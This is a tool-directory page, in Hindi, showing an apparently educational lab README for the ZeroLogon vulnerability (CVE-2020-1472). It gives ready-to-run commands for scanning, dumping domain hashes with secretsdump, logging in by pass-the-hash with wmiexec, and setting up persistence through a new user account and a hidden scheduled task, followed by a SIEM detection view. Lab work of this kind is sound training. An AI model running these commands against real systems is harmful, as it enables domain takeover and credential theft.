Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/100hnomeunome
/
zerologon-cve-2020-1472-lab
विशेषाधिकार वृद्धिपासवर्ड हमलेस्थायित्व तंत्रभेद्यता विश्लेषणशोषणपोस्ट-शोषणCTFपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षालैब और अभ्यास
GitHub100hnomeunome/zerologon-cve-2020-1472-lab

ZeroLogon-CVE-2020-1472-lab

ZeroLogon भेद्यता (CVE-2020-1472) की व्याख्या और प्रदर्शन

रिपॉजिटरी देखें
341 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    371
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    336
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    322

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

ZeroLogon-CVE-2020-1472

ZeroLogon (CVE-2020-1472) भेद्यता का स्पष्टीकरण और प्रदर्शन

इस प्रयोगशाला का उद्देश्य पूर्णतः शैक्षिक है। इसे उत्पादन वातावरण या उन वातावरणों में चलाने की अनुशंसा नहीं की जाती जो आपके नहीं हैं।

भेद्यता के बारे में

भेद्यता का संदर्भ

यह भेद्यता एक साइबर अपराधी को डोमेन नियंत्रक (DC) का नियंत्रण लेने की अनुमति देती है। यह नियंत्रक पर एक सेवा खाते का पासवर्ड बदलकर या हटाकर किया जाता है। दुर्भावनापूर्ण एजेंट केवल सेवा अस्वीकार कर सकता है या नियंत्रण ले सकता है और पूरे नेटवर्क पर कब्ज़ा कर सकता है। अगस्त 2020 में, माइक्रोसॉफ्ट ने एक पैच जारी किया।

  • गंभीरता: 10.0 (गंभीर) (CVSS v3.1)

प्रभावित घटक: Microsoft Netlogon Remote Protocol (MS-NRPC)

प्रभावित Windows संस्करण:

  • Windows Server 2008 R2
  • 2012 / 2012 R2
  • 2016
  • 2019
  • अगस्त/सितंबर 2020 पैच से पहले के संस्करण

आवश्यकताएँ

रिपॉजिटरीज़ क्लोन करें

  • Impacket
  • zerologon-CVE-2020-1472
  • CVE-2020-1472 - जांचें कि लक्ष्य सर्वर असुरक्षित है या नहीं

यदि स्थानीय रूप से चलाना है!

  • Kali Linux डाउनलोड करें
  • असुरक्षित Windows Server 2008 R2 डाउनलोड करें
  • Virtualbox

AWS पर भी इन इमेज के साथ संभव है (बिलिंग का ध्यान रखें)

  • असुरक्षित Windows - सामुदायिक AMI 921877552404/win2016-dvwa-printnightmare-final-2022-07-04
  • Kali Linux - Marketplace AMI

अतिरिक्त: SIEM घटनाओं के विश्लेषण के लिए Wazuh खाता।

  • Wazuh Cloud 14-दिवसीय परीक्षण के साथ

कैसे शोषण करें

सुझाव: Kali Linux में, SSH सेवा डिफ़ॉल्ट रूप से अक्षम है — इसे मैन्युअल रूप से प्रारंभ करना आवश्यक है।


सर्वर के असुरक्षित होने की जाँच करने से पहले, हम nmap का उपयोग कर सकते हैं यह देखने के लिए कि कौन से पोर्ट खुले हैं:

nmap -sS -T4 -F --open -n ip
स्क्रीनशॉट 2025-10-10 सुबह 09 34 13

का उपयोग करते हुए CVE-2020-1472 - जांचें कि लक्ष्य सर्वर असुरक्षित है या नहीं। कमांड चलाएँ:

zerologon_tester.py <dc-name> <dc-ip>

स्क्रीनशॉट 2025-10-04 शाम 20 14 40


secretdump उपकरण Impacket की एक टूलकिट है।

python3 secretsdump.py -just-dc wayne/w2008\[email protected]
स्क्रीनशॉट 2025-10-04 शाम 20 23 53
python3 wmiexec.py wayne/[email protected] -hashes aad3b435b51404eeaad3b435b51404ee:088386eb6982d0c2f8960c26b1ff9e6c

स्क्रीनशॉट 2025-10-04 शाम 20 27 05

यदि सब कुछ ठीक रहा, तो हम हैश के साथ लॉगिन करने में सक्षम होंगे What is a pass-the-hash attack?

स्क्रीनशॉट 2025-10-04 शाम 20 30 39

अब बस एक स्थिरता बनाएं! यह एक नया उपयोगकर्ता हो सकता है!

net user coringa Batman2025 /add

स्क्रीनशॉट 2025-10-04 शाम 20 36 09

हो गया! उपयोगकर्ता सफलतापूर्वक बनाया गया!

स्क्रीनशॉट 2025-10-04 शाम 20 38 04


एक कार्य बनाना भी संभव है!

mkdir C:\Temp
schtasks /Create /TN "CriarBackupPS1" /TR "powershell -NoProfile -WindowStyle Hidden -Command \"New-Item -Path 'C:\Temp\backup.ps1' -ItemType File -Force -Value '# backup script'\"" /SC ONLOGON /RL HIGHEST /F

स्क्रीनशॉट 2025-10-10 सुबह 10 17 17 स्क्रीनशॉट 2025-10-10 सुबह 10 20 33


SIEM में घटनाएँ

उपयोगकर्ता निर्माण और pass-the-hash से संबंधित घटनाओं तथा उपयोगकर्ता निर्माण को देखना संभव है!
